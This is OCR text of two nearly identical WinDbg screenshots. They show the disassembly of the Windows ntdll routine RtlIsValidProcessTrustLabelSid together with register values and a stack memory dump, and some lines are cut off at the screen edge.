

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax ss:00000064`16aff
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
00007ffe`0cbcc70f 85d2 test edx,edx
00007ffe`0cbcc711 7520 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
Registers
Customize...
Reg Value
rax 34041ff24e16
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff928
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff928 0000000000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

